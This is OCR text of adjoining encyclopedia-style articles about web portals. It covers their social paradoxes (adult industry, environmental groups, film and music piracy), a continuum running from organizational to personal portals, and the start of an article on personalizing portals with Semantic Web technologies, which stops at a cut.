
By studying the adult industry on the Internet, Zook (2002) found that (with electronically delivered goods such as adult products) the Internet has low entry cost and no dependence on the economic geography of big cities (Zook, 2002). By studying government attempts to control the adult industry, Zook concludes:

Despite such governmental efforts, the genie is out of the bottle and will be difficult to return, particularly in countries committed to personal liberties. The technology of the Internet has connected remote places and facilitated the diffusion of any number of economic activities such as call centers, off-shore banking, and data processing. The Internet adult industry is yet another example of how a combination of regulatory issues, lower costs for content, and low barriers to entry results in a restructuring of production and consumption. While allowing access to a whole new range of people, the Internet is still shaped by existing structures of regulation, power, and hegemony. In short, the 'space of flows' cannot be understood without reference to the 'space of places' to which it connects.

THE ENVIRONMENT

A surface perusal of the net shows a plethora of environment portals. The interesting thing about these portals is that they represent government-owned, large organisations and community groups. The existence of government portals is

Figure 4. (a) Australia's Environment Portal (www.environment.gov.au), (b) Eco Sustainable Links—Eco Sustainable Gate and Resources (www.ecosustainable.com.au/links.htm)



(a) *(b)*

testament to the effectiveness of the lobby groups in this area. Almost every other government portal is aimed at the administration of legislation.

Hutchins and Lester (2006) suggest that the use of portals by environmental groups is an example of mob rule. The existence of a portal does not indicate the number of people subscribing to the philosophy of the portal owners. A portal also allows coordination of efforts, such as protests, in a way that makes the actions of a group look more important than the size of the group might support.

INTELLECTUAL PROPERTY

The Internet was created by the U.S. Department of Defence and quickly became a channel for academics to communicate freely. This free interchange of ideas was taken up enthusiastically when the Web interfaces allowed any person to easily exchange information electronically. Very quickly, information that had previously been sold by the originators began to be dispersed without charge and the owners of the software, music, and videos being freely distributed invented the term internet piracy. Yar (2005) indicates the size of the possible loss to copyright owners: "If economic losses are an indication of a crime's seriousness, and if current estimates are to be believed, then film 2 'piracy' 3 constitutes a crime-wave nearing epidemic proportions. According to U.S. movie industry representatives, 2002 saw annual financial losses through 'copyright theft' rise to somewhere in the region of $3 billion (MPAA, 2003).

Some researchers have evidence that the issue of piracy shows that lobby groups have criminalised the practice and are intent on confusing discussion of the issues in order to try to control activities on the Internet. Yar (2005) finds two useful ways of looking at exchange of electronic information:

The first mode, proceeding in a largely "realist" manner, sees the "rise of piracy" as the outcome of a range of social, economic, political and technological changes that are radically reconfiguring the global political and cultural coordinates within which the consumption of media goods takes place. From this point of view, globalization, socio-economic "development" and innovation in information technology help to establish the conditions for expanded production and consumption of "pirate" audio-visual goods. However, the second mode, juxtaposed to the first, proceeds in a "social constructionist" mode to view the emergence of the "piracy epidemic" as the product of shifting legal regimes, lobbying activities, rhetorical manoeuvres, criminal justice agendas, and 'interested' or 'partial' processes of statistical inference.

Yar sees the expansion of proprietary copyrights, and the criminalization of their violation, as part of a larger "game" in which struggles to dominate the uses of information are being played out within the new "knowledge economy." Rather than taking industry or government claims about film "piracy" (its scope, scale, location, perpetrators, costs, or impact) at face value, we would do well to subject them to a critical scrutiny that asks in whose interests such claims ultimately work.

Leyshon, Webb, et al. (2005) argue that a reconstruction has happened in the recorded music industry organization. The musical economy is dominated by four large corporations—AOL-Time Warner, Sony/BMG, Universal, and EMI—that were responsible for 80% of global music sales and had significant interests across the media, entertainment, and technology sectors. In the early 21st century, the music divisions of all these companies experienced a reversal of fortune, linked to falling sales and numerous misplaced investments. This marked a significant break with what, in retrospect, may subsequently be interpreted as a "golden era" in the history of the music industry, during which it enjoyed about 15 years of steady growth in recorded music sales following the introduction of the compact disc (CDs) as the predominant format for the playback of recorded music. In 2001, global music industry sales fell by 5%, and then by over 9%. The head of the IFPI recently claimed that the fact that only one CD sold more than 10 million copies world-wide between 2001 and 2002 was a direct result of the Internet (Economist, 2003). The Economist also shows that ability of music to command the disposable income of those between the ages of 14 and 24 is ebbing away rapidly. The most simple explanation for this is that other, newer, media and consumer electronics industries have begun to compete for this market segment, so that the amount of money young people have to spend on music has been reduced accordingly. New passions, be it computer games, mobile phones, or even the Internet itself, have all attracted expenditure that, in many cases, was previously spent on music (Economist, 2003).

CONCLUSION

In this article, we have looked at a range of types of portals in society. In each case the possibility exists for enhanced freedom due to the ease of portal creation and use, and the lack of capital restrictions to entry, and it is very easy to set up a portal with little money and no need for approval from any authority. The paradox that we have discussed, is that in each case there is a potential for groups to create portals that could be considered as being of detriment to society. Such activity, normally restricted by state laws, can be very difficult to control in the Internet environment.

REFERENCES

BBC. (2002). Health websites gaining popularity. *BBC News*. Retrieved from http://news.bbc.co.uk/2/hi/health/2249606.stm

Brodie, M., Flournoy, R. E., Altman, D. E., Blendon, R. J., Benson, J. M., & Rosenbaum, M. D. (2000). Health information, the Internet, and the digital divide. *Health Affairs, 19*(6), 255-266.

Craan, F., & Oleske, D. M. (2002). Medical information and the Internet: Do you know what you are getting? *Journal of Medical Systems, 26*, 511-518.

D'Alessandro, M. D., & Dosa, N. P. (2001). Empowering children and families with information technology. *Arch. Pediatrics and Adolescent Med., 155*(10), 1131-1136.

Economist. (2003). *Unexpected harmony.* Retrieved June, 2006, from http://www.economist.com/index.html

George, C. (2005). The Internet's political impact and the penetration/participation paradox in Malaysia and Singapore. *Media, Culture & Society*, *27*(6), 903-920.

Hutchins, B., & Lester, L. (2006). Environmental protest and tap-dancing with the media in the information age. *Media, Culture & Society, 28*(3), 433-451.

Lewis, T. (2006). Seeking health information on the Internet: Lifestyle choice or bad attack of cyberchondria? *Media, Culture & Society, 28*(4), 521-539.

Leyshon, A., Webb, P., French, S., Thrift, N., & Crewe, L. (2005). On the reproduction of the musical economy after the Internet. *Media, Culture & Society*, *27*(2), 177-209.

Madden, M., & Fox, S. (2006). *Finding answers online in sickness and in health.* Pew Internet & American Life Project Report.

MPAA. (2003). *Anti-piracy.* Retrieved June, 2006, from http://www.mpaa.org/

Shields, R. E. (1996). *Cultures of Internet: Virtual spaces, real histories, living bodies.* London: Sage Publishers.

Taylor, H. (2002). *The Harris Poll #21: Cyberchondriacs update.* Retrieved June, 2006, from http://www.harrisinteractive.com/harris_poll

Theodosiou, L., & Green, J. (2003). Emerging challenges in using health information from the Internet. *Advances in Psychiatric Treatment, 9*, 387-396.

Woo-Young, C. (2005). Online civic participation, and political empowerment: Online media and public opinion formation in Korea. *Media, Culture & Society*, *27*(6), 925-935.

Yar, M. (2005). The global "epidemic" of movie "piracy": Crime wave or social construction? *Media, Culture & Society, 27*(5), 677-696.

Zook, M. A. (2002). Underground globalization: Mapping the space of flows of the Internet adult industry. *Environment and Planning, 35*(7), 1261-1286.

KEY TERMS

Environmental Portals: Portals set up by the government or environmental interest groups to describe or discuss environmental issues of interest.

Government Portals: Portals set up by central governments with the stated purpose of informing the public or stating their point of view.

Guttenberg's Printing Press: Johann Gutenberg was born in the German city of Mainz, and lived from 1400 to 1468. His main inventions were printer's ink, the making of type, the use of a press, and a production process that combined these techniques to produce printed books.

Intellectual Property: Intellectual property can be an invention, design, trade mark, or practical application of a new idea. It represents the property of a human mind or intellect. In business terms, it means proprietary knowledge.

Medical Portals: Portals set up by the medical profession or by interest groups to describe or discuss various medical conditions or ailments.

Paradox: A paradox results when an apparently true statement leads to a contradiction or a situation that is not as expected. In the context of this article, the paradox is found in something being able to be used to the detriment as well as the benefit of society.

Political Portals: Portals set up by a political party or other interest group to make some political point, or to describe their political position.

Personal Portals

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INTRODUCTION

A portal, generally viewed as a gateway to resources, can be more pragmatically defined by its context of use. Portal development follows a continuum of use, beginning first with organizational portals, followed by more niche-driven user portals, and finally, a new category, personal portals. Personal portals have evolved out of individual and small group needs to advocate, educate, and collaborate. A foundational perspective, predominant influences, and examples describe each category.

A CONTINUUM OF PORTAL DEVELOPMENT

Three categories of portal development reveal different perspectives, influences, and types (see Figure 1). The continuum visual provides a conceptual representation of portal development in order to see the differences in portal use and reciprocal influences. The visual's nested nature signals the continued influence of organizations on user and personal portals, as well as the influence of user portals to provide resources and tools for personal portals.


Organizational Portals

Organizational portals inherently adopt a systems view in which the portal site is triggered from top-down organizational needs, and is systematically developed using a proprietary process, implemented, and revised based on explicit rules for "success." Most technologies, particularly information technologies, are systems based and inherently closed systems. An irony to this perspective is the conflict between the holistic nature of systems theory, valuing the "sum of the parts" notion, with the reductionist "deconstructing" of a system into a subsystem (Coyne, 1995). Organizational needs are specified in nonhuman numerical terms. Human systems, which are open-systems, challenge the organization to design a response to human needs, which cannot be predicted and totally equated by numbers, and are emergent and messy.

Organizational portals evolved out of search engine sites (e.g., Yahoo, Excite, Alta Vista) that catalogued Web sites and featured different strategies of personalization. Corporate institutions quickly understood the economic potential of portals to access new customers, keep existing customers, and reduce costs through public relations, informational, or legislation-compliant needs. The goals for organizational portals include cost reduction, revenue, and user experience (e.g., Dell, Auto-trader, eBay). Development of these portals resided within the institutions, although specialized e-commerce firms were contracted to develop Web sites, including graphic design, Web maintenance, and auxiliary services such as printing and shipping. Business units slowly moved some F2F training online to provide more real-time benefits as opposed to scheduled training sessions, a function that came to be known as e-learning.

Corporate uses of portals can be roughly categorized by those used by clients and customers, and internal enterprise portals, which manage structured data (i.e., databases and digital files). The development of metadata definitions enabled everyone in a firm to use the same "language" to describe information, staff, resources, and customers. The technology of eXtensible Markup Language (XML)

Figure 1. Continuum of portal development



converted to browser-supported HTML provides a means to communicate this common language (Finklestein & Aiken, 1999). Metadata defines the structure of the XML document. The enterprise portal supports decision-making (e.g., e-commerce) that examines not only the content of the information, but the context in which the information was used (Shilakes & Tylman, 1998).

Consumer-visible portals provide gateways, as content providers or search engines, to Internet-based content. Some portals openly solicit customers for information. Database and data-mining technologies and processes develop customer profiles of purchases and preferences (i.e., Amazon, CDNow). Online versions of newspapers have iterated their designs many times in the search for increased revenue and readership. Their status as a portal may be resistant due to the power of "paper" (Brown & Duguid, 2002), although consumers may ultimately gravitate toward these sites owing to newspapers' experience with archiving and indexing. Another example of the user-category includes search and evaluation sites for consumer products and services, such as entertainment, electronics, and travel options.

Educational uses of portals lagged behind corporate use, reinforcing a view that educational institutions were less responsive to their constituents and more resistant to change than either corporate or governmental institutions. The 1990s saw colleges and universities adopting e-learning models to attract students in light of shrinking enrollments and state support. Portals provided a means to garner niches of specialty students, as opposed to mass replacement of F2F education. Traditional colleges and universities directly experienced competition for student enrollment and tuition dollars from for-profit educational organizations, as well as from colleges that obtained university status and began to offer a broader range of degree programs.

Despite the lack of evidence for cost savings for instruction, higher education portals have found some cost savings in their use within an e-business strategy incorporating administrative and instructional functions (Jafari & Sheehan, 2003). These portals allow individuals in higher education institutions to communicate with a broad range of constituents, including new students, parents, alumni, donors, and sports enthusiasts. Internally, educational Web portals embrace many areas, such as training, staff and student services, transactions, grant and development activity, learning communities, and risk and compliance needs (Burrell, 2000). Thus, Web portals for educational institutions may become a destination for human activity, rather than as a reference site of information (e.g., http://myuw.washington.edu).

User Portals

A second category of portals were developed by individuals from corporate institutions, specialists who had developed sufficient experience to adapt corporate models of portals for specific purposes not addressed by traditional business units. Some organizations reconfigured themselves or developed new units to take more advantage of the online environment, rather than replicating traditional business models. Rather than adopting a rationalist systems view, portal development adopted a pragmatic view concerned with use and the human experience. A pragmatic perspective embraces the context of use and human experience (Coyne, 1995).

User portals provided firms with target or position marketing, and succeeded or failed based on how they met human needs rather than corporate needs. Niche markets were identified, such as personal life styles, family and education, entertainment, travel, and consumer products. User portals concentrated on the specific needs of consumers or users, and featured unique interfaces and user experiences. Some sites existed for a short period of time because their strategy and design failed to garner a sufficient customer base, while others increased their scope of services (e.g., eBay).

Local governments developed community portals for citizens to access news on jobs, health promotion, services, and voluntary organizations (e.g., http://www.hillingdoncommunity.com). These sites provided citizens with convenient contact options using email and Web pages or newsletters to communicate availability of services and current events. Service providers for these sites could be a local governmental agency or a health-care or financial services provider. National governmental units, such as the Federal Emergency Management Agency (FEMA) and the U.S. Department of Health and Human Services, are legislatively authorized to assist citizens. The Agency for Healthcare Research and Quality, for example, is the lead agency in the Department of Health and Human Services charged with "supporting research designed to improve the quality of healthcare, reduce its cost, improve patient safety, decrease medical errors, and broaden access to essential services" (http://ancpr.gov).

Educational examples of user portals typically included corporate sponsorship of resources for consumer and public schools (e.g., http://www.teachnet.com/lesson/). Many educational user portals provided free resources with advertising (e.g., http://www.lessonplans.com) or for specific educational foundations, such as edutopia.org, a site developed by the George Lucas Educational Foundation, which was established to invigorate public school teaching with instructional technology. Numerous organizations developed portals for specific groups. One example is dec-sped.org, sponsored by the Division for Early Childhood of the Council for Exceptional Children, providing resources for young children with disabilities.

Organizational and User Portals to Personal Portals

Organizational and user portals both featured a product/service orientation, while personal portals focus on personal needs and problem-solving: They are human-based. Rather than business-centric, they were human-centered. Personal portals have emerged from a specific need. Software and skill sets exist sufficiently to develop these portal sites, *as* they are needed. Corporate involvement is minimal, although site management relies on firms that provide these services. Personal portal applications can be organized along three overlapping areas that include advocacy, education, and collaboration.

PERSONAL PORTALS

Advocacy

Advocacy use of personal portals may include nonprofit organizations that address specific health conditions, such as Graves Disease (http://ngdf.org) or migraines (http://migraines.org). These sites have grown sophisticated and complex. Examples are those who advocate for the elderly and retired persons, particularly on healthcare information (e.g., diabetes information; the 2005 Medicare prescription plan). New entry-level health condition-indexed portals could be created as gateways to more specialized sites. Personal portal use may be short-term, addressing missing children, disaster relief, fund-raising, annual event promotion, and immediate health needs. Personal portals may be corporate or government sponsored, but the key difference is that they are driven by immediate human needs for assistance.

Education

Personal educational portals bypass traditional educational structures, with uses ranging from individual self-improvement to neighborhood home schooling (http://www.homeschool.com). An example of what individual learning can be like was described by Gross (1991) through the use of a personal learning profile; development of learning, reading, and memory skills; the use of technologies; and designing one's learning environment. A portal presence for these ideas can be found at the National Coalition of Independent Scholars (NCIS) Web site (http://ncis.org). Personal portals provide individuals with a gateway to develop independent expertise without the need for degrees. Their use can be short-term, such as a group of teachers who get together to seek national teaching certification (see the National Board Professional Teaching Standards at http://www.nbpts.org). Concerned individuals may develop their own resources, such as "Kids! Children's Portal" (http://dvorak.org/kidshome.htm). Other examples include health, financial, consumer, and retirement information and strategies.

Collaboration

Collaborative uses of portals may overlap with advocacy and education, but a key feature is that they directly involve people who self-organize for specific purposes. Involving individuals who may be scattered across the world, the purpose of the collaborative portal is to structure work and review work-in-progress. Business applications of collaboration exist for this same purpose, but personal uses focus on the work itself and not on the organization. Collaborative portals could implement John-Steiner's (2000) notion of a "thought community" who collaborate on serious work over a sustained period of time and "who collaborate with an intensity that can lead to a change in their domain's dominant paradigm" (p. 196). The function of the portal is to archive work products and provide a means to move the work forward (see the XMCA Discussion Forum on the Mind, Culture, and Activity homepage at http://lchc.ucsd.edu/MCA/).

FUTURE TRENDS

Organizational Portals

Corporate organizations will remain a major influence on portal development due to their resources and experience. Crucial to organizations are capabilities to change quickly and embrace the notion of change itself. Business units will continue to "eye" entrepreneurial activity and absorb successful user-level portals, while at the same time many user-driven portals will emerge from corporate organizations who identify and deliver customer needs. Offshore firms will increasingly provide options to business units in terms of cost savings, although offshore firms might become less attractive over time due to their own rising costs. Offshore firms may find that distant corporate investment funds an ability to create their own markets (Friedman, 2005), as their knowledge base and expertise develop to serve more intellectual activities than help-desk functions. Offshore firms could conceivably purchase their corporate sponsors.

Corporate institutions may also contribute to the steady development of knowledge management techniques that tie databases and Internet technology together. Electronic decision support originated in terms of managing data for business problem solving. Portal technology will use these technologies to build knowledge from contextual-based data and make this knowledge directly usable by the firm. In addition to managed information, portal technologies will need to include techniques to manage informal knowledge, such as that from blogs and Wiki servers (Lenski, 2004). Archiving and retrieval of context-based data will provide firms with a new view on their data and increased emphasis on data-mining activities.

While the notion of "community" will vary as much as the definition of a portal, portal development will see reciprocal contributions from the corporate-technical side, as well as from the personal-human side. In addition, portal innovations may include new tools for collaboration and help to redefine what "community and collaboration" can be (Eichler, 2003), perhaps contributing to new business models.

User Portals

The user portal may become implicit in the business plans of start-up firms, if they value their customers and clients by systematically delivering on their mission statements. User-developed portals will continue to serve consumer-driven niche markets, as well as periodic creation of never-before-seen products and services, and new categories of customers and clients, based on customer feedback or requests. Portals will provide not only informational, product/service capabilities, but could discover or "mine" new customers if their technological design can be adapted for this purpose. A question worth asking is "How do design processes evolve to become more focused on customers and clients?"

Personal Portals

Individuals and groups will continue to become more informed and apply increased pressure on lawyers, doctors, accountants, and politicians to be more responsive to the citizenry. Individuals and small groups will bypass any institutional impediments or obstacles if the need is sufficiently critical, such as matters of health or disaster, or if the professions remain nonresponsive to personal needs. With personal portals, technology enables people to directly tackle a problem, given their motivation and awareness of context that may go unseen or viewed as unimportant by larger organizations (Gladwell, 2000). Individuals armed with a knowledge of context and tools can potentially address "impossible" problems.

Sophisticated support systems exist for many physical, health, and psychological issues. Portal technology provides a technical support system to organize interventions. One example where such a system would have been helpful is the story of Stephen Heywood, diagnosed with Lou Gehrig's disease at the age of 29. Documented by Jonathan Weiner (2004), Stephen's brother Jamie set out to find a cure within a year's time. Much of his effort was spent in securing support from researchers and government agencies in supporting fast-track interventions and circumventing cumbersome and lengthy intervention trials. Portals will provide motivated people with a generic gateway and support system to speed up problem solving and team building. Personal portal demand may provide user portal firms with opportunities to design personal-support technologies and services (e.g., http://buildacommunity.com). A specific example would be portals that support home-based businesses or home-sourcing, as well as independent journalists or specialized problem-solvers (Friedman, 2005). Personal portals will remain dependent on other firms to provide investment in networks and online resources.

A dark side of portals, but one which highlights their capabilities, are terrorist organizations that use portals to advocate, educate, and collaborate. Fortunately, groups of concerned citizens may react just as proactively and establish their own networks for potential natural disasters, terrorism, or disease. An early example of a pandemic issue was the proactive response of the corporate world and individuals to the Y2K impact on software. This rather benign example pales in comparison to the threats of tornadoes, tsunami's, chemical attack, and outbreaks of disease.

The design of personal portals will depend on the immediate needs of users, some of which will be emotional. How might personal portals address these types of needs that augment economic, informational, and educational needs? Norman (2004) provides some insight, as the design of personal portals is all about "use," and the end result is some form of results or performance. Saving a friend's life, finding a missing daughter, or locating misplaced relatives from a storm are realistic examples. These complex problems can be mediated partially through the appropriate design of a personal portal. The systems perspective, which underlies organizational portals, cannot wholly account for human actions within a closed system. How then can a portal technology be configured to address these pressing problems? Norman (2004) suggests that some standardization can ease user experience. For example, portals for disaster relief should be standardized across states and governmental units. If help is needed, a "help button" or link needs to greet the user. Frustration cannot be the outcome of a first time user. In time of crisis, governmental officials may point to logic and promises, but the relative who cannot find loved ones after a major disaster needs reassurance, options, and prompt responses. Norman suggests that the iterative design process used in product design may be inappropriate when the purpose is emotional.

A new genre of human designer, the personal designer, may be needed. The personal designer, a "futures designer," will be capable of tapping tools to design immediate access to solutions, as well as more long-term but personalized approaches across the human lifespan. Our systems and processes cannot address all contingencies of human agency or natural disaster. Thus, development of personal portals will be unique and emergent. Because this ad hoc development is driven by focused need, organizations will need to attend to the education of designers who know how to address emergent human needs.

CONCLUSION

Reciprocal benefits exist across the three categories of portal development. Organizational, user, and personal portals provide a "big picture" continuum of different ways that portals have been developed and used. Despite these differences, each can inform the other, rather than being viewed in the short-term as isolated or as threats. The use of personal portals by terrorists provides a stark example of their capacity to advocate, educate, and collaborate. On a brighter note, personal portals signal the potential to improve the life of a single human being. The greatest potential of human-developed personal portals is to provide a gateway into collective and developing intelligences, rather than fixed views on knowledge and vision. Personal portals can be designed that provide these thinking people with the tools to adapt quickly and responsively to human needs.

REFERENCES

Brown, J. S., & Duguid, P. (2002). *The social life of information*. Boston: Harvard Business School Press.

Burrell, S. C. (2000). *Planning and implementing an E-Business strategy: Administrative, instructional and web portal systems*. Retrieved from http://faculty.saintleo.du/burrell/ebusiness.htm

Coyne, R. (1995). *Designing information technology in the postmodern age: From method to metaphor*. Cambridge, MA: MIT Press.

Eichler, G. (2003). E-Learning and communities: Supporting the circulation of knowledge pieces. In T. Bohme, G. Heyer, & H. Unger (Eds.), *Innovative Internet community systems: Third International Workshop, IICS 2003* (pp. 48-64). Leipzig, Germany.

Finklestein, C., & Aiken, P. (1999). *Building corporate portals using XML*. New York: McGraw-Hill.

Friedman, T. L. (2005). *The world is flat: A brief history of the twenty-first century*. New York: Farrar, Straus and Giroux.

Gladwell, M. (2000). *The tipping point: How little things can make a big difference*. Boston: Little, Brown and Company.

Gross, R. (1991). *Peak learning: A master course in learning how to learn*. Los Angeles, CA: Jeremy P. Tarcher, Inc.

Jafari, A., & Sheehan, M. (2003). *Designing portals: Opportunities and challenges*. Hershey, PA: IRM Press.

John-Steiner, V. (2000). *Creative collaboration*. New York: Oxford University Press.

Lenski, W. (Ed.). (2004). *Logic versus approximation: Essays dedicated to Michael M. Richter on the occasion of his 65th birthday* (Lecture Notes in Computer Science). New York: Springer.

Norman, D. A. (2004). *Emotional design: Why we love (or hate) everyday things*. New York: Basic Books.

Shilakes, C. C., & Tylman, J. (1998). *Enterprise information portals*. New York: Merrill Lynch & Co.

Weiner, J. (2004). *His brother's keeper: A story from the edge of medicine*. New York: HarperCollins.

KEY TERMS

Advocacy: One application of personal portals in which a gateway is used to support a belief, mission, or need.

Collaborative: One application of personal portals in which a gateway is used to support specific work activity.

Educational: One application of personal portals in which a gateway points to individual learning goals, rather than institutionally-structured programs.

Enterprise Portals: Corporate portals, sometimes known as enterprise information portals, that manage structured and unstructured data using metadata and eXtensible Markup Language (XML). Also synonymous with enterprise information portals (EIP) and corporate portals.

Organizational Portal: Broad classification of portals, incorporating governmental, institutional, and corporate portals.

Personal Designer: A genre of designer who addresses quickly changing human needs, as well as developing long-term plans, using technological tools and processes.

Personal Portal: A technology-based gateway that serves specific individual or group needs.

Pragmatic View: A perspective that informs a user category of portals; specifically driven by specific organization needs to reach niche groups of consumers or citizens.

Systems View: A perspective in which our environment can be characterized by units of activity, and understood by deconstructing these units into subunits, and understanding the relationships between entities in the overall system.

Thought Communities: Collaborative thinking focused on specific ideas and work.

User Portal: A category of portals that emerged from organizational portals in which the focus is on reaching specific individuals and markets.

Personalizing Web Portals

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INTRODUCTION

A Web portal is a gateway to the information and services on the Web where its users can interchange and share information (Tatnall, 2005). It is designed and implemented for a specific *community*. However, it is unlikely that people who access a Web portal are all so similar in their interests that one standardized way of delivering information fits all needs. This has motivated the need for personalization in Web portals.

The extent to which a personalized Web portal can adapt to individual users (or a group of individuals acting as a single entity) depends on how the information in the Web portal is represented and utilized subsequently. In this article, we take the position that the current technological infrastructure for representing information in Web portals must evolve for improving the support for personalization.

The rest of the article is organized as follows. We first outline the background necessary for later discussion. This is followed by an introduction to a framework for addressing client- and server-side knowledge representation concerns pertaining to Web portals that can enhance support for personalization. Next, challenges and directions for future research are outlined. Finally, concluding remarks are given.

BACKGROUND

A key aspect of a Web portal is sensitivity to its users, and one of the established approaches to realize that is personalization. The term *personalization* can have different meanings to different people in different contexts. From a management perspective, personalization is a part of customer relationship management (CRM); from an engineering viewpoint, it is a human-computer interaction (HCI) concern; for a provider, it is a strategic issue; while for a user, it is a feature. For the sake of this article, we define personalization as a strategy that enables delivery of information that is customized to the user and user's computing environment in order to access a Web portal.

Personalization benefits all types of Web portals, whether they be vertical or horizontal. There are some features such as displaying date/time or weather conditions corresponding to user's geographical point-of-access, that can be personalized independent of the demography or Web portal type. Personalization in commercial Web portals allows vendors the opportunity to improve customer satisfaction and loyalty (Riecken, 2000), and provides option for one-to-one marketing (McAllister, 2001); it allows customers to, for example, have only their favorite item sections of the Web portal rendered to them, or have shipping information automatically filled in when purchasing an item.

As Web portals evolve from static information catalogs to dynamic environments, they are beginning to behave more like interactive software systems. The goal of personalization is to improve user *experience* with the Web portal during the course of interaction leading to user *satisfaction*. The My Yahoo! Web portal was perhaps the earliest effort of deploying personalization in a commercial setting. Experiences of using its personalized features (Manber, Patel, & Robison, 2000) over the years have exposed their strengths and weaknesses, much of which are related to lack of understanding of users and of variations among them.

To that regard, the fundamental premise for enabling personalization in a Web portal is based on the client-side *knowledge*: the more a Web portal *knows* about the user and user environment, the more sophisticated personalization features could be provided to the user. This of course must be done in conjunction with an appropriate *representation* of information that the Web portal itself consists of and is supplied to the user upon request. In this sense, representation permeates all aspects of personalization (Pednault, 2000).

A USER-CENTRIC FRAMEWORK FOR PERSONALIZATION OF WEB PORTALS

The knowledge representation requirements that we consider pertinent for personalizing a Web portal can be informally and broadly stated as the following:

- **Server-Side (Provider) Viewpoint:** A provider would like to represent the domain knowledge of the Web portal well, and in doing so, would like to be able to personalize the functionality (which is a combination

of structure, content, presentation, and behavior) of a Web portal to suit a user.
- **Client-Side (User) Viewpoint:** A user performs certain *tasks* when accessing a Web portal via a user agent and to that regard would like the response from the provider that would meet his or her needs and goal(s) while respecting personal preferences.

As we see, these requirements are interrelated and address concerns of both the client-side (user and user computing environment) and the server-side (information being supplied by the provider).

Motivated by these constraints, we propose a framework for knowledge representation in personalization of a Web portal (Figure 1), and make the following observations:

- A user-centered approach is critical to any interactive system development including personalized Web portals. Once the user needs, goals, and preferences are identified (Karat, Karat, & Ukelson, 2000; Kramer, Noronha, & Vergo, 2000), this information (the *profiles*) should be represented appropriately.
- The request-response takes place between the client and server. The technologies for digital certification, compression, encryption, and protocols for a secure transmission of represented entities are important in their own right but are beyond the scope of the discussion here.

Based on the aforementioned requirements and observations, we now describe the technological infrastructure for knowledge representation for Web portal personalization.


The Semantic Web has recently emerged as an extension of the current Web that adds technological infrastructure for better knowledge representation, interpretation, and reasoning (Hendler, Lassila, & Berners-Lee, 2001). It consists of a stack of technologies where the definition of each depends upon the layers beneath it, addressing technical as well as social concerns. We adopt them as part of our framework, and now discuss how some of the Semantic Web technologies can play a crucial role in realizing Web portal personalization.

The eXtensible Markup Language (XML) lends a suitable meta-syntactical basis for expressing information in a Web portal as descriptive markup. Specifically, XML enables a document to be rendered via a transformation on multiple devices being used to access a Web portal, without making substantial modifications to the original source document. This is crucial to generate multiple structures or views (say, text, and graphics) from a single source—an aspect of product information that is preferred by customers and has been shown to lead to higher customer satisfaction (Lightner & Eastman, 2002). It may also be useful for providing alternate views for users for which a specific view of information is not accessible (say, due to device constraints or visual impairment). In addition, it supports and provides means for heterogeneity in documents, which is important for a Web portal if multiple representations from different origins need to co-exist in a single container.

The resource description framework (RDF), layered on top of XML, provides a first step toward a meta-semantical basis for describing information in a Web portal.

The declarative knowledge of a domain is often modeled using ontology, which for the purpose of this article, is defined as an explicit formal specification of a conceptualization that consists of a set of concepts in a domain and relations among them (Gruber, 1993). The Web Ontology Language (OWL), layered on top of XML and RDF, provides onto-

Figure 1. A knowledge representation framework for personalization of a Web portal



logical means for representing domain knowledge in Web portals that is both logically expressive and computationally tractable (decidable).

We now turn our attention to personalization of an important and widely used application, namely searching, and the role of client-side information in it.

Representation of Profiles and Personalized Search on Web Portals

The client-side profiles encapsulate user and user environment-related knowledge that can be used for a variety of purposes. The 2005 U.S. National Personalization Survey conducted by ChoiceStream has shown that search remains a highly used functionality and that consumers welcome personalized search features. In this section, we discuss how the relevancy of the search results on Web portals can be improved with the help of user- and device profiles-driven personalization.

The Role of User Profile in Improving Search on Web Portals

